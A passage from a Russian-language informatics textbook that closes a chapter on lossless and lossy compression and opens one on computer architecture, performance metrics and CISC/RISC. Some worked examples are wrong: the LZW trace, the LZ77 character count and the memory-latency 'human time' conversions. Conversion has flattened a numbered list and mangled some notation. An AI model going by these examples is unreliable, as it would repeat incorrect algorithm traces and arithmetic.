LZW — алгоритм, который строит словарь повторяющихся последовательностей символов прямо в процессе сжатия. Не нужно заранее знать, что будет повторяться.

Как работает:

Начинаем со словаря одиночных символов (A=1, B=2, C=3...). При встрече новой комбинации добавляем её в словарь и используем дальше.

Пример 4: Сжать строку "АВАВАВАВ"

```
Шаг 1: Читаем "А" → код 65 (ASCII), словарь: {}  
Шаг 2: Читаем "В" → код 66, словарь: {АВ: 256}  
Шаг 3: Читаем "АВ" → код 256 (уже в словаре!), словарь: {АВ: 256, АВА: 257}  
Шаг 4: Читаем "АВ" → код 256, словарь: {АВ: 256, АВА: 257, АВАВ: 258}
```

Результат: 65 66 256 256 (4 числа вместо 8 символов)

Где используется: - GIF (графический формат) - TIFF (с опцией LZW) - Старые модемы (V.42bis) - Unix-утилита `compress`

Минус: Словарь может стать огромным, нужно ограничивать его размер или периодически сбрасывать.

Deflate (LZ77 + Huffman) — царь архиваторов

Deflate — комбинация алгоритма LZ77 (поиск повторяющихся последовательностей) и кодирования Хаффмана. Это основа для ZIP, GZIP, PNG.

Как работает LZ77:

Ищет повторяющиеся последовательности и заменяет их ссылками типа "повтори 5 символов, которые были 12 позиций назад".

Пример 5: Сжать строку "blablabla"

```
b l a b l a b l a b l a
```

После "bla" встречается повтор:

```
bla → буквально  
bla → ссылка (назад 3, длина 3)  
bla → ссылка (назад 3, длина 3)  
bla → ссылка (назад 3, длина 3)
```

Вместо 12 символов: `bla` + 3 ссылки (каждая ~2 байта) = 3 + 6 = 9 байт (условно)

Где используется: - **ZIP** — архиватор по умолчанию - **GZIP** — сжатие в HTTP (когда качаешь сайты) - **PNG** — сжатие графики без потерь - **ZLIB** — библиотека сжатия

Плюсы: Быстро, хорошая степень сжатия, широко поддерживается.

LZMA (Lempel-Ziv-Markov chain Algorithm) — монстр сжатия

LZMA — очень мощный алгоритм, используется в 7-Zip. Сжимает лучше Deflate, но медленнее.

Пример 6: Сравнение сжатия одного файла (10 МБ текста)

Алгоритм	Размер сжатого	Время сжатия	Степень сжатия
ZIP (Deflate)	3.2 МБ	2 сек	3.1
7-Zip (LZMA)	2.1 МБ	8 сек	4.8
RAR	2.4 МБ	5 сек	4.2

Где используется: - **7-Zip (.7z)** — популярный архиватор - **XZ** — сжатие в Linux (архивы .tar.xz)

Минус: Жрёт память и время. Для быстрого сжатия лучше ZIP.

Алгоритмы сжатия с потерями

А теперь перейдём к тёмной стороне — форматам, которые выкидывают "ненужное". Спойлер: ненужное решают они, а не ты.

JPEG — когда пиксели не важны

JPEG (Joint Photographic Experts Group) — стандарт сжатия фотографий. Выкидывает мелкие детали, которые глаз не заметит (ну, в теории).

Как работает: 1. Делит изображение на блоки 8×8 пикселей 2. Применяет дискретное косинусное преобразование (DCT) 3. Квантует высокочастотные компоненты (= выкидывает детали) 4. Сжимает получившиеся данные алгоритмом Хаффмана

Пример 7: Фотография 4000×3000 пикселей, 24 бита на пиксель (RGB)

```
Размер без сжатия:  
4000 × 3000 × 3 байта = 36 000 000 байт = 34.3 МБ
```

```
Размер JPEG (качество 90%) :  
~ 2.5 МБ
```

```
Степень сжатия: 34.3 / 2.5 ≈ 13.7
```

Где используется: - Фотографии в интернете - Цифровые камеры (по умолчанию) - Почти везде, где есть картинки

Минусы: - При каждом пересохранении качество падает (привет, мемы 2010 года с 5 пикселями) - Плохо сжимает текст и чёткие линии (появляются артефакты) - Не поддерживает прозрачность

Правило: Используй JPEG для фото, PNG для скриншотов и графики.

MP3, AAC, Opus — когда уши не услышат

MP3 (MPEG-1 Audio Layer 3) — легендарный формат сжатия звука. Выкидывает частоты, которые человек якобы не слышит.

Как работает: 1. Разбивает звук на частоты (преобразование Фурье) 2. Применяет психоакустическую модель (определяет, что можно выкинуть) 3. Квантует и кодирует оставшееся

Пример 8: Песня 3 минуты, стерео, 44.1 кГц, 16 бит

```
Размер WAV (без сжатия) :  
3 минуты × 60 сек × 44100 Гц × 2 канала × 2 байта = 31 752 000 байт ≈ 30.3 МБ
```

```
Размер MP3 (320 кбит/с) :  
320 кбит/с × 180 сек / 8 = 7 200 000 байт ≈ 6.9 МБ
```

```
Степень сжатия: 30.3 / 6.9 ≈ 4.4
```

Современные альтернативы: - AAC (используется в Apple Music, YouTube) — лучше MP3 при тех же битрейтах - Opus (используется в Discord, WhatsApp) — лучше всех для голоса и музыки

Минус: Аудиофилы будут плакать и говорить про "потерю тёплого лампового звука". Обычный человек не услышит разницы при 256+ кбит/с.

Н.264, Н.265 (HEVC) — сжатие видео

Н.264 (AVC) — стандарт сжатия видео. Используется в YouTube, Netflix, Blu-ray.

Как работает: 1. Делит кадры на типы: I-кадры (ключевые, сжаты как JPEG), P-кадры (предсказание от предыдущего), B-кадры (предсказание от прошлого и будущего) 2. Сохраняет только изменения между кадрами 3. Применяет внутрикадровое сжатие (похоже на JPEG)

Пример 9: Видео FullHD (1920×1080), 60 FPS, 10 минут

```
Размер без сжатия:
1920 × 1080 × 3 байта × 60 FPS × 600 сек = 373 248 000 000 байт ≈ 347 ГБ (!)

Размер Н.264 (битрейт 8 Мбит/с):
8 Мбит/с × 600 сек / 8 = 600 000 000 байт ≈ 572 МБ

Степень сжатия: 347000 / 572 ≈ 606
```

Да, в **600 раз**. Вот почему ты можешь смотреть видео онлайн.

Н.265 (HEVC) — новый стандарт, сжимает в 2 раза лучше Н.264, но требует больше ресурсов для декодирования.

Где используется: - YouTube, Twitch, Netflix - Blu-ray диски - Все видеозвонки (Zoom, Skype)

Сравнение алгоритмов

Таблица: Когда что использовать

Тип данных	Без потерь	С потерями
Текст, код, документы	ZIP, 7-Zip, GZIP	Нельзя
Фотографии	PNG, WebP (lossless)	JPEG, WebP
Скриншоты, графика	PNG	JPEG (плохо)
Музыка	FLAC, ALAC	MP3, AAC, Opus
Видео	Huffyuv, FFV1 (редко)	Н.264, Н.265, VP9, AV1
Базы данных	ZIP, LZMA	Нельзя

Практические советы

1. Для хранения важных данных (документы, код, базы данных) — только без потерь (ZIP, 7-Zip).
2. Для фотографий — JPEG при экспорте, RAW или TIFF при обработке.
3. Для скриншотов — PNG, НИКОГДА не JPEG (будет мыло).
4. Для музыки — FLAC если место есть, AAC/Opus если жалко диск.
5. Для видео — Н.264 для совместимости, Н.265 если устройство поддерживает, AV1 для будущего.
6. Не пересохраняй lossy форматы — каждое пересохранение теряет качество. Храни оригиналы.

Парадоксы и приколы сжатия

Парадокс: можно ли сжать всё до 1 байта?

Нет. Это доказывается теорией информации (привет, Клод Шеннон из главы 1.5).

Доказательство для чайников:

Допустим, мы можем любой файл сжать до 1 байта. Байт — это 256 вариантов (0-255). Значит, существует максимум 256 различных сжатых файлов. Но несжатых файлов бесконечно много. Значит, несколько разных файлов должны сжаться в один и тот же код. А как их потом различить при распаковке? Никак. Парадокс.

Вывод: Идеального алгоритма сжатия не существует. Любой алгоритм хорошо работает только для определённого типа данных.

Сжатие случайных данных

Попробуй сжать случайный шум или уже сжатый файл — получишь файл **большого размера**, чем исходный. Алгоритм будет пытаться найти закономерности, не найдёт, но добавит свои метаданные (заголовки, словари). В итоге — антисжатие.

Пример 10: Попытка сжать архив

```
Файл randomdata.bin: 10 МБ (случайные байты)
Сжатие ZIP: randomdata.zip = 10.1 МБ

Увеличился на 0.1 МБ из-за заголовков ZIP.
```

Правило: Не архивируй уже сжатые файлы (.jpg, .mp3, .mp4, .zip). Толку ноль, только время потеряешь.

Ключевые термины и определения

Сжатие данных — процесс уменьшения объёма информации путём устранения избыточности.

Сжатие без потерь (lossless) — метод сжатия, при котором исходные данные восстанавливаются полностью.

Сжатие с потерями (lossy) — метод сжатия, при котором часть данных удаляется безвозвратно для достижения большей степени сжатия.

Избыточность — повторяющиеся или предсказуемые части данных, которые можно закодировать компактнее.

Степень сжатия (compression ratio) — отношение размера исходного файла к размеру сжатого (чем больше, тем лучше).

RLE (Run-Length Encoding) — алгоритм, заменяющий последовательности повторяющихся символов на пары "количество + символ".

Кодирование Хаффмана — алгоритм, присваивающий часто встречающимся символам короткие коды, а редким — длинные.

LZW — словарный алгоритм сжатия, строящий таблицу повторяющихся последовательностей в процессе работы.

Deflate — комбинация LZ77 и кодирования Хаффмана, используется в ZIP, GZIP, PNG.

LZMA — мощный алгоритм сжатия, используемый в 7-Zip и XZ.

JPEG — стандарт сжатия изображений с потерями, основанный на дискретном косинусном преобразовании.

MP3 — стандарт сжатия аудио с потерями, использующий психоакустическую модель.

H.264 (AVC) — стандарт сжатия видео, использующий межкадровое предсказание и внутрикадровое сжатие.

Квантование — процесс округления значений для уменьшения точности (и объёма данных).

Психоакустическая модель — модель восприятия звука человеком, используемая для определения неслышимых частот.

Контрольные вопросы для самопроверки

1. Файл размером 80 МБ сжат до 10 МБ. Вычислите степень сжатия и коэффициент сжатия. Во сколько раз уменьшился файл?
2. Объясните разницу между сжатием без потерь и с потерями. Приведите по 3 примера форматов каждого типа и укажите, для каких данных они используются.
3. Сожмите строку "AAAABBBBBCCCC" алгоритмом RLE. Вычислите степень сжатия (считайте, что исходные символы занимают по 1 байту, а в сжатом виде пара "число+символ" тоже 2 байта).
4. Почему JPEG плохо подходит для сжатия скриншотов с текстом, но хорош для фотографий? Какой формат лучше использовать для скриншотов и почему?
5. У вас есть видеофайл в формате H.264 размером 500 МБ. Вы архивируете его в ZIP — размер архива получился 502 МБ. Объясните, почему сжатие не сработало и даже увеличило размер.
6. Практическая задача: У вас есть аудиофайл WAV (стерео, 44.1 кГц, 16 бит, 4 минуты). Вычислите его размер без сжатия. Затем оцените размер после сжатия в MP3 с битрейтом 192 кбит/с. Какова степень сжатия?

Связь с другими главами

Материал этой главы связан со следующими темами:

- Глава 1.3 (Представление звуковых данных): форматы MP3, AAC, Opus используют сжатие с потерями
- Глава 1.4 (Представление символьных данных): кодировки UTF-8 содержат элементы сжатия
- Глава 1.5 (Меры информации): энтропия Шеннона определяет теоретический предел сжатия
- Глава 1.8 (Представление графических данных): форматы JPEG, PNG, GIF, WebP используют различные алгоритмы сжатия
- Раздел 8 (Сети): HTTP-сжатие (GZIP, Brotli) ускоряет загрузку сайтов

Резюме

В этой главе мы разобрали способы сжатия информации:

- ☒ Два типа сжатия: **без потерь** (для данных, где важен каждый бит) и **с потерями** (для мультимедиа)
- ☒ Алгоритмы без потерь: **RLE** (простой), **Хаффман** (классика), **LZW** (словарный), **Deflate** (ZIP/GZIP), **LZMA** (7-Zip)
- ☒ Алгоритмы с потерями: **JPEG** (фото), **MP3/AAC/Opus** (аудио), **H.264/H.265** (видео)
- ☒ Степень сжатия и коэффициент сжатия как метрики эффективности
- ☒ Практическое применение: когда какой формат использовать
- ☒ Ограничения: нельзя сжать всё подряд, случайные данные не сжимаются

Теперь ты знаешь:

- Какой формат выбрать для разных типов данных
- Почему JPEG превращает мемы в кашу после пересохранения
- Как рассчитать степень сжатия
- Что не все данные можно сжать (и почему архивирование архива — плохая идея)
- Что сжатие — это всегда компромисс между размером, качеством и скоростью

Сжатие данных — это фундаментальная технология, без которой современный интернет был бы невозможен. Представь, что каждая фотка в Instagram весила бы 30 МБ, а фильм — 200 ГБ. Спасибо алгоритмам сжатия, что этого не происходит.

Глава 2.1: Понятие архитектуры и структуры ЭВМ

Введение

Итак, первый раздел позади — мы разобрались, как компьютер кодирует информацию, считает в двоичной системе и что происходит в памяти. Теперь пора выяснить, **что вообще из себя представляет эта машина**, которая всё это делает. Ведь понимание того, как устроен компьютер «внутри», — это как знание анатомии для врача. Без этого ты просто тыкаешь пальцем в небо и надеешься, что всё заработает.

В этой главе мы разберёмся с фундаментальными понятиями **архитектуры и структуры** ЭВМ. Это не просто абстрактные термины из учебника — это основа, на которой строится всё: от выбора процессора для игрового ПК до проектирования суперкомпьютеров. Понимание архитектуры позволит тебе осознанно подходить к оптимизации программ, оценивать производительность систем и не задавать вопросы в духе «а почему у меня тормозит?» (хотя, будем честны, всё равно будет тормозить, но хоть будешь знать почему).

Эта глава тесно связана с главой 1.2 (Представление данных в памяти ЭВМ), где мы говорили про организацию памяти, и является прологом к главам 2.2 (История ЭВМ) и 2.3 (Принципы фон Неймана), где копнём глубже в историю и архитектурные принципы.

Архитектура vs Структура: разбираемся в терминологии

Первое, что нужно понять: **архитектура и структура** — это не синонимы. Их часто путают, но это разные уровни абстракции.

Архитектура ЭВМ

Архитектура ЭВМ (computer architecture) — это **концептуальное представление** вычислительной машины, видимое программисту. Грубо говоря, это то, **что** компьютер умеет делать, а не **как** он это делает на физическом уровне.

Архитектура включает: - **Система команд** (instruction set architecture, ISA) — какие инструкции понимает процессор - **Типы данных** — какие форматы чисел, символов и т.д. поддерживаются - **Регистры** — сколько их, какого размера, для чего используются - **Режимы адресации** — как процессор обращается к памяти - **Способы ввода-вывода** — как процессор общается с периферией

Пример: x86-64 и ARM — это две разные архитектуры. Программа, написанная для x86-64, не запустится на ARM без специальных костылей (эмуляции или перекомпиляции), потому что у них разный набор инструкций.

Структура ЭВМ

Структура ЭВМ (computer organization) — это **физическая реализация** архитектуры. Это **как** именно устроены компоненты на уровне железа.

Структура включает: - **Количество ядер процессора** и их взаимодействие - **Организация кэш-памяти** (уровни кэша, размеры) - **Тип системной шины** и её характеристики - **Конкретные схемы АЛУ**, блоков управления и т.д. - **Технология изготовления** (техпроцесс, частоты)

Пример: Intel Core i7 и AMD Ryzen — оба реализуют архитектуру x86-64, но имеют разную **структуру**: разное количество ядер, разную организацию кэша, разные техпроцессы.

Аналогия для понимания

Представь, что архитектура — это **интерфейс** (API) программы: «есть функция сложить (a, b), которая возвращает сумму». А структура — это **конкретная реализация** этой функции: можно написать её на Python за 1 строчку, можно на ассемблере с оптимизацией под каждый процессор. Интерфейс один, реализаций — тысяча.

Уровни представления компьютера

Компьютер можно рассматривать на разных уровнях абстракции — от физики транзисторов до высокоуровневых языков программирования. Это называется **иерархией уровней**.

6 уровней абстракции

1. **Физический уровень** (transistor level)
2. Транзисторы, электрические сигналы, напряжения
3. Тут работают инженеры-электронщики
4. Нас это волнует только когда компьютер сгорел
5. **Логический уровень** (gate level)
6. Логические элементы: И, ИЛИ, НЕ (помнишь главу 1.6?)
7. Триггеры, сумматоры, мультиплексоры
8. Тут проектируют микросхемы
9. **Уровень микроархитектуры** (microarchitecture level)
10. Регистры, АЛУ, блоки управления
11. Как инструкции выполняются внутри процессора (конвейер, суперскалярность)
12. Разработчики процессоров работают на этом уровне
13. **Уровень архитектуры команд** (ISA level)
14. Система команд: ADD, MOV, JMP и т.д.
15. Программирование на ассемблере
16. Это граница между железом и софтом
17. **Уровень операционной системы** (OS level)
18. Файлы, процессы, потоки, управление памятью
19. Системные вызовы (open, read, write)
20. Тут живут разработчики ОС и драйверов
21. **Уровень прикладных программ** (application level)
22. Высокоуровневые языки: Python, Java, C++
23. Библиотеки, фреймворки
24. Обычные программисты работают тут

Важно: В этой главе мы сосредоточимся на уровнях 3-4 (микроархитектура и ISA), потому что именно они определяют понятия «архитектура» и «структура» ЭВМ.

Основные компоненты ЭВМ

Любой компьютер, от смартфона до суперкомпьютера, состоит из **четырёх основных компонентов**. Это не просто декларация — это следствие **принципов фон Неймана** (о них подробнее в главе 2.3).

1. Процессор (CPU — Central Processing Unit)

Процессор — это мозг компьютера. Он выполняет программы, обрабатывает данные, управляет всеми остальными устройствами. Процессор состоит из двух основных блоков:

Арифметико-логическое устройство (АЛУ)

АЛУ (англ. ALU — Arithmetic Logic Unit) выполняет: - **Арифметические операции**: сложение, вычитание, умножение, деление (привет, глава 1.1!) - **Логические операции**: И, ИЛИ, НЕ, XOR (глава 1.6 на связи) - **Операции сдвига**: сдвиги битов влево/вправо - **Операции сравнения**: больше, меньше, равно

АЛУ работает с **регистрами** — сверхбыстрыми ячейками памяти внутри процессора.

Устройство управления (УУ)

УУ (англ. CU — Control Unit) — это дирижёр оркестра. Оно: - **Извлекает инструкции** из памяти (fetch) - **Декодирует** их (decode) — определяет, что нужно делать - **Выполняет** (execute) — отдаёт команды АЛУ, памяти, устройствам ввода-вывода - **Управляет** последовательностью операций

2. Память (Memory)

Оперативная память (ОЗУ, RAM) — это временное хранилище для данных и программ во время их выполнения. Мы уже обсуждали её организацию в главе 1.2.

Типы памяти по иерархии (от быстрой к медленной): 1. **Регистры** — внутри процессора, доступ за 1 такт 2. **Кэш L1/L2/L3** — буферная память, доступ за 3-30 тактов 3. **ОЗУ (RAM)** — основная память, доступ за 100-300 тактов 4. **ПЗУ (ROM)** — постоянная память (BIOS/UEFI) 5. **Внешняя память** (SSD/HDD) — долговременное хранение, доступ за миллионы тактов

Важно: Чем ближе память к процессору, тем она быстрее, но и дороже. Поэтому регистров — десятки байт, кэша — мегабайты, RAM — гигабайты, SSD — терабайты.

3. Системная магистраль (шина)

Шина (bus) — это набор линий связи, по которым передаются данные между компонентами. Шина состоит из трёх частей:

Шина данных (Data Bus)

Передаёт **собственно данные** между процессором, памятью и устройствами. Разрядность шины данных определяет, сколько бит можно передать за один раз: - 8-разрядная шина: 1 байт за раз - 32-разрядная шина: 4 байта за раз - 64-разрядная шина: 8 байт за раз

Пример: Если процессор 64-разрядный, а шина данных 64-битная, то за один такт можно прочитать/записать 8 байт.

Адресная шина (Address Bus)

Передаёт **адреса** ячеек памяти или устройств. Разрядность адресной шины определяет **объём адресуемой памяти**: - 16-разрядная шина: $2^{16} = 64$ КБ адресного пространства - 32-разрядная шина: $2^{32} = 4$ ГБ - 64-разрядная шина: $2^{64} \approx 16$ эксабайт (теоретически)

Прим. для умных: На практике современные x86-64 процессоры используют не все 64 бита для адресации (обычно 48 или 52), что даёт 256 ТБ или 4 ПБ адресного пространства — более чем достаточно.

Шина управления (Control Bus)

Передаёт **управляющие сигналы**: чтение/запись, готовность, прерывание и т.д. Это как светофоры на дороге: без них все бы врезались друг в друга.

4. Устройства ввода-вывода (I/O Devices)


Устройства ввода: клавиатура, мышь, микрофон, камера, сканер — всё, что позволяет **ввести данные** в компьютер.

Устройства вывода: монитор, принтер, динамики — всё, что **выводит результат** работы.

Устройства ввода-вывода: сетевая карта, жёсткий диск, USB-устройства — могут и принимать, и передавать данные.

Функциональная схема ЭВМ

Теперь соберём всё вместе. Вот упрощённая схема взаимодействия компонентов:



Как это работает: 1. **УУ** извлекает инструкцию из **памяти** через **адресную шину** 2. **УУ** декодирует инструкцию и определяет, что делать 3. Если нужны данные — **УУ** читает их из **памяти** через **шину данных** 4. **АЛУ** выполняет операцию над данными 5. Результат записывается обратно в **память** или **регистр** 6. **УУ** переходит к следующей инструкции

Этот цикл называется **цикл выборки-выполнения** (fetch-decode-execute cycle) и повторяется миллиарды раз в секунду.

Характеристики производительности ЭВМ

Теперь поговорим о том, **как оценить, насколько быстр компьютер**. Спойлер: просто посмотреть на частоту процессора — это как оценивать машину только по объёму двигателя. Важно, но не достаточно.

Разрядность

Разрядность процессора — это количество бит, обрабатываемых за одну операцию. Она определяется разрядностью: - **Регистров** (сколько бит помещается в регистр) - **АЛУ** (сколько бит АЛУ обрабатывает за раз) - **Шины данных** (сколько бит передаётся за такт)

Исторически процессоры эволюционировали: 4-бит → 8-бит → 16-бит → 32-бит → 64-бит.

Практическое значение: - **8-битный процессор:** может сложить числа 0-255 за одну операцию (или -128 до +127 со знаком) - **32-битный:** работает с числами до 4 млрд, адресует до 4 ГБ памяти - **64-битный:** работает с огромными числами, адресует эксабайты памяти

Тактовая частота

Тактовая частота (clock frequency) — это количество тактов процессора в секунду, измеряется в герцах (Гц).

1 Гц = 1 такт в секунду

1 МГц = 1 миллион тактов в секунду

1 ГГц = 1 миллиард тактов в секунду

Пример: Процессор с частотой 3 ГГц выполняет 3 миллиарда тактов в секунду.

Важно: Частота \neq производительность! Разные процессоры выполняют разное количество инструкций за такт. Современные процессоры используют **конвейеризацию** и **суперскалярность**, выполняя несколько инструкций за такт.

Пример 1: Вычисление количества инструкций в секунду

Задача: Процессор работает на частоте 2.5 ГГц и выполняет в среднем 2 инструкции за такт (IPC = instructions per cycle). Сколько инструкций в секунду он выполняет?

Решение:

```
Количество инструкций = Частота × IPC  
Количество инструкций = 2.5 ГГц × 2 = 5 млрд инструкций/сек = 5 GIPS
```

Ответ: 5 миллиардов инструкций в секунду (5 GIPS).

Пропускная способность шины

Пропускная способность (bandwidth) — это объём данных, передаваемых за единицу времени. Для шины данных:

```
Пропускная способность = (Разрядность шины / 8) × Частота шины
```

Разрядность делим на 8, чтобы перевести биты в байты.

Пример 2: Расчёт пропускной способности памяти

Задача: Оперативная память DDR4-3200 имеет 64-битную шину данных и работает на эффективной частоте 3200 МГц. Какова её пропускная способность?

Решение:

```
Пропускная способность = (64 бита / 8) × 3200 МГц  
= 8 байт × 3200 МГц  
= 25 600 МБ/с  
= 25.6 ГБ/с
```

Ответ: 25.6 ГБ/с (гигабайт в секунду).

Примечание: На практике пропускная способность может быть ниже из-за задержек (латентности) и других факторов.

Время доступа к памяти

Время доступа (access time, latency) — это задержка между запросом данных и их получением. Измеряется в наносекундах (нс) или тактах процессора.

Пример 3: Сравнение времени доступа к разным уровням памяти

Задача: Процессор работает на частоте 3 ГГц (период такта = 0.33 нс). Сравним время доступа к разным типам памяти:

- Регистр: 1 такт
- Кэш L1: 4 такта
- Кэш L2: 12 тактов
- Кэш L3: 40 тактов
- ОЗУ (RAM): 200 тактов
- SSD: ~100 000 тактов
- HDD: ~10 000 000 тактов

Решение (переведём в наносекунды):

Тип памяти	Такты	Время (нс)	Время (человеческое)
Регистр	1	0.33 нс	1 секунда
Кэш L1	4	1.3 нс	4 секунды
Кэш L2	12	4 нс	12 секунд
Кэш L3	40	13 нс	40 секунд
RAM	200	67 нс	3.3 минуты
SSD	100K	33 мкс	9.3 часа
HDD	10M	3.3 мс	38 дней

Аналогия: Если доступ к регистру занимает 1 секунду, то доступ к жёсткому диску — это как ждать больше месяца. Вот почему кэширование так важно!

Примеры архитектур

Теперь посмотрим на **реальные архитектуры**, с которыми ты сталкиваешься каждый день.

x86 и x86-64 (AMD64, Intel 64)

x86 — это архитектура, разработанная Intel в 1978 году (процессор 8086). 32-битная версия называется **IA-32** (Intel Architecture, 32-bit), 64-битное расширение — **x86-64** (или AMD64, потому что AMD первой его сделала, к ужасу Intel).

Особенности: - **CISC** (Complex Instruction Set Computer) — сложная система команд, есть инструкции для всего - Используется в большинстве ПК, ноутбуков, серверов - Обратная совместимость: программы для 8086 (1978!) теоретически могут работать на современном i9

ARM (Advanced RISC Machine)

ARM — это архитектура, используемая в мобильных устройствах, встраиваемых системах, а теперь и в ноутбуках (привет, Apple M1/M2/M3).

Особенности: - **RISC** (Reduced Instruction Set Computer) — упрощённая система команд, каждая инструкция проста и быстра - Энергоэффективность: меньше потребление, меньше тепловыделение - Используется в смартфонах (все iPhone и Android), планшетах, роутерах, умных чайниках

RISC-V

RISC-V — новая открытая архитектура, набирающая популярность.

Особенности: - Открытая спецификация (не нужно платить лицензионные отчисления) - Модульная: можно собрать процессор под конкретную задачу - Используется в исследованиях, встраиваемых системах, постепенно проникает везде

Пример 4: Сравнение выполнения операции на CISC и RISC

Задача: Нужно выполнить операцию «прибавить значение из памяти к регистру». Сравним подходы x86 (CISC) и ARM (RISC).

x86 (CISC):

```
ADD EAX, [1000h] ; Одна инструкция: читает из памяти и складывает
```

- 1 инструкция
- Сложная: читает память, складывает, записывает результат
- Выполняется за несколько тактов (зависит от кэша)

ARM (RISC):

```
LDR R1, [R2] ; Загрузить из памяти в регистр R1  
ADD R0, R0, R1 ; Сложить R0 и R1, результат в R0
```

- 2 инструкции
- Каждая простая: выполняется за 1 такт (в идеале)

Итог: CISC — меньше инструкций, но каждая сложнее. RISC — больше инструкций, но каждая проще и быстрее. Что лучше? Зависит от задачи. На практике современные CISC процессоры внутри разбивают сложные инструкции на простые микрооперации (привет, микроархитектура!).

Производительность: как считать правильно

Финальный вопрос: **как оценить реальную производительность** процессора? Есть несколько метрик.

MIPS и GIPS

MIPS (Million Instructions Per Second) — миллионы инструкций в секунду.

GIPS (Giga Instructions Per Second) — миллиарды инструкций в секунду.

```
MIPS = (Тактовая частота × IPC) / 1 000 000  
GIPS = (Тактовая частота × IPC) / 1 000 000 000
```

Проблема: Разные инструкции на разных архитектурах делают разное. Сложение на ARM ≠ сложению на x86. Поэтому MIPS — это «Meaningless Indication of Processor Speed» (бессмысленный индикатор скорости процессора), как шутят программисты.

FLOPS

FLOPS (Floating Point Operations Per Second) — операций с плавающей точкой в секунду. Используется для оценки производительности в научных вычислениях.

- **MFLOPS** = миллион FLOPS
- **GFLOPS** = миллиард FLOPS (гигафлопс)
- **TFLOPS** = триллион FLOPS (терафлопс)
- **PFLOPS** = квадриллион FLOPS (петафлопс)

Пример 5: Расчёт теоретической производительности в FLOPS

Задача: Процессор имеет 8 ядер, каждое работает на частоте 3 ГГц. Каждое ядро может выполнять 16 операций с плавающей точкой за такт (благодаря векторным инструкциям AVX-512). Какова теоретическая пиковая производительность?

Решение:

```
FLOPS = Количество ядер × Частота × Операций за такт
FLOPS = 8 × 3 ГГц × 16
FLOPS = 8 × 3 × 109 × 16
FLOPS = 384 × 109
FLOPS = 384 GFLOPS = 0.384 TFLOPS
```

Ответ: 384 гигафлопс (или 0.384 терафлопс).

Примечание: Это **теоретический пик**. На практике достичь его невозможно из-за задержек памяти, ветвлений в коде и других факторов. Реальная производительность обычно 30-70% от пика.

Benchmark-тесты

Benchmark — это стандартный набор задач, на которых тестируют производительность. Примеры: - **SPEC CPU** — тесты процессора на разных задачах - **Geekbench** — популярный кроссплатформенный бенчмарк - **Cinebench** — тест рендеринга 3D-сцен - **3DMark** — тесты графики и игр

Важно: Не существует единого числа, описывающего производительность. В одних задачах быстрее ARM, в других x86. Поэтому смотри бенчмарки, релевантные твоей задаче.

Практическая значимость

Зачем всё это знать?

1. **Выбор железа:** Понимая архитектуру, ты не купишь процессор с 16 ядрами по 2 ГГц для игр (где важна частота одного ядра), а не количество ядер.
2. **Оптимизация программ:** Зная про кэш и задержки памяти, ты можешь оптимизировать алгоритмы так, чтобы они работали в 10-100 раз быстрее.
